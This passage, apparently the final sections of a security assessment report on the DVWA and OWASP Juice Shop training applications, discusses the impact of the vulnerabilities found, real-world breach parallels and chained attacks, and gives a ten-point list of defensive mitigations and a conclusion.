- For **high-risk vulnerabilities** like SQL Injection or Broken Authentication, the potential impact includes complete compromise of backend databases, unauthorized access to user accounts, exposure of Personally Identifiable Information (PII), and manipulation or deletion of critical data. These attacks can not only lead to immediate financial losses but also invite legal action under data protection regulations.
- **Medium-risk vulnerabilities** such as Cross-Site Scripting (XSS) may not directly grant system access, but their ability to execute scripts in a victim's browser can be devastating. XSS can facilitate session hijacking, drive-by downloads, or redirect users to malicious websites. In cases of Stored XSS, the persistent nature of the attack can repeatedly affect every user who views the page.
- **Lower severity vulnerabilities** like debug exposure or CAPTCHA bypass might seem benign at first but often assist attackers in gathering intelligence, testing attack feasibility, or automating further exploitation. Such footholds, once established, can significantly raise the threat level of an application.

This analysis also accounts for the ripple effects of exploitation. For instance, a compromised web application may lead to downstream impacts such as data leakage, loss of customer trust, operational downtime, or regulatory penalties. In regulated industries, this could further lead to audits, fines, or reputational fallout.

Understanding the impact also supports cost-benefit analysis for remediation efforts. By mapping vulnerabilities to business-critical functions, organizations can assess which threats pose the greatest risk to operations and reputation. This ensures not just technical resilience, but strategic and operational preparedness in the face of evolving cyber threats.

Real World Thinking

Real-world thinking bridges the gap between theoretical vulnerability assessments and the actual consequences organizations face during live cyberattacks. While tools like DVWA and OWASP Juice Shop provide controlled environments for identifying vulnerabilities, attackers in the real world exploit the same types of weaknesses in production applications, often with devastating outcomes.

For example, SQL Injection vulnerabilities like those observed in DVWA have been exploited in major breaches such as the Heartland Payment Systems and TalkTalk incidents, where attackers exfiltrated millions of user records by manipulating poorly secured database queries. These real cases validate the critical nature of even basic injection flaws and highlight the importance of server-side validation and parameterized queries.

Similarly, Cross-Site Scripting (XSS), often viewed as a medium-risk issue in lab environments, has been used in phishing campaigns, browser-based crypto miners, and session hijacking attacks. Persistent (Stored) XSS can act as a launchpad for full account takeover, especially when combined with insecure session handling.

Security misconfigurations, as found in OWASP Juice Shop, are another frequent real-world issue. Misconfigured S3 buckets, exposed admin panels, and forgotten debugging interfaces have led to serious data breaches and public embarrassment for companies across various sectors.

Broken Access Control remains one of the most common issues in real-world applications. Attackers often crawl through application endpoints or use forceful browsing to reach unauthorized resources—something made even easier when developers rely solely on client-side access restrictions without enforcing roles server-side.

The concept of **chained vulnerabilities** is particularly relevant in practical scenarios. In a real-world attack, an adversary may first identify a low-severity flaw like a CAPTCHA bypass, then use it to automate brute-force login attempts (Broken Authentication), and finally exploit a SQL Injection vulnerability to extract sensitive data. This layered exploitation approach mirrors real attacker behavior and emphasizes why every vulnerability—regardless of its standalone severity—must be addressed.

From a defensive perspective, real-world thinking also stresses the importance of proactive security measures such as threat modeling, security automation in CI/CD pipelines, regular penetration testing, and security awareness training for developers and employees.

Ultimately, applying real-world thinking allows organizations to go beyond checkbox compliance and adopt a security-first mindset that anticipates attacker behavior, strengthens layered defenses, and aligns security initiatives with business priorities.

Recommendations and Mitigations

The following section outlines practical, actionable steps to mitigate the vulnerabilities discovered during the assessment of DVWA and OWASP Juice Shop. The recommendations are grouped into technical, procedural, and strategic controls to support both immediate remediation and long-term resilience:

1. Input Validation & Output Encoding

- Enforce strict input validation on all user-supplied data using allowlists.
- Sanitize inputs at both client and server-side to prevent injection attacks.
- Encode all dynamic output (HTML, JavaScript, URL) to neutralize XSS vectors.

2. Use of Prepared Statements and ORM

- For SQL Injection prevention, adopt parameterized queries and ORM frameworks that abstract raw SQL queries.
- Avoid string concatenation when building database commands.

3. Strong Authentication Controls

- Enforce multi-factor authentication (MFA) for both users and admin accounts.
- Implement CAPTCHA on login, registration, and sensitive action forms to prevent brute force attacks.
- Lock accounts temporarily after multiple failed login attempts.

4. Access Control Mechanisms

- Apply server-side Role-Based Access Control (RBAC) for each endpoint.
- Never rely on client-side access enforcement such as hidden elements or JavaScript redirects.
- Regularly audit authorization rules to avoid privilege escalation.

5. Security Misconfiguration Hardening

- Disable debug mode and error stack traces in production.
- Use security headers such as Content-Security-Policy, X-Content-Type-Options, X-Frame-Options, etc.
- Remove unnecessary services, directories, and verbose error messages.

6. Secure Data Handling

- Encrypt sensitive data at rest using industry-standard algorithms (AES-256).
- Enforce TLS (HTTPS) for all data in transit with modern cipher suites.
- Regularly rotate encryption keys and securely store secrets using vaults.

7. CSRF Protection

- Use synchronizer tokens or double-submit cookies for all state-changing requests.
- Set SameSite=strict or lax attributes for cookies to prevent cross-origin misuse.

8. Secure Software Development Lifecycle (SSDLC)

- Integrate Static and Dynamic Application Security Testing (SAST/DAST) tools in CI/CD pipelines.
- Conduct regular code reviews, penetration testing, and threat modeling sessions.
- Train developers on secure coding practices and the OWASP Top 10.

9. Monitoring and Logging

- Deploy a centralized logging system and SIEM to detect suspicious activity.
- Log access attempts, authentication events, and anomaly patterns.
- Enable real-time alerting for high-risk events (e.g., SQL errors, admin access).

10. Periodic Security Audits

- Schedule regular vulnerability assessments and red team simulations.
- Perform patch management to fix known CVEs and outdated components.
- Engage third-party security experts for unbiased evaluation.

By applying a layered security model — known as Defense in Depth — these recommendations will collectively reduce the attack surface, improve visibility, and prevent exploitation of both common and advanced vulnerabilities.

Conclusion

The comprehensive security assessment of DVWA and OWASP Juice Shop has shed light on a variety of vulnerabilities that mirror those frequently encountered in real-world web applications. This exercise demonstrates how the lack of secure development practices, misconfigurations, and insufficient validation mechanisms can lead to critical security breaches. Vulnerabilities such as SQL Injection, Broken Authentication, and Broken Access Control represent high-impact threats that, if exploited, can grant unauthorized access, compromise sensitive data, or even lead to complete system takeover. These findings reinforce the need for organizations to adopt a proactive, rather than reactive, approach to application security.

Importantly, this evaluation also highlighted medium and low-risk issues—such as Cross-Site Scripting (XSS), CAPTCHA bypass, and misconfigured security headers—that are often dismissed due to their perceived low severity. However, when chained with other flaws, they can significantly increase the overall risk exposure. Attackers are adept at leveraging multiple small missteps to orchestrate full-scale compromises. Thus, even seemingly minor vulnerabilities deserve immediate attention and mitigation. The interconnected nature of web technologies means that a holistic understanding of application behavior, data flow, and trust boundaries is critical for effective security planning.

This report also emphasizes that security is not a one-time audit or a static checklist item. Rather, it is a continuous process that must be embedded into every phase of the Software Development Life Cycle (SDLC). Regular code reviews, automated security scanning, manual penetration testing, and ongoing training for developers and administrators must become standard practices. Beyond technical measures, fostering a security-first culture across development, operations, and management teams is essential to building resilient systems.

In closing, the vulnerabilities identified and discussed in this report should serve as a wake-up call and an opportunity for improvement. They highlight both the technical and organizational changes necessary to protect modern web applications. By treating security as a shared responsibility, integrating best practices, and continuously adapting to new threats, organizations can better safeguard their digital infrastructure, maintain user trust, and ensure long-term business continuity.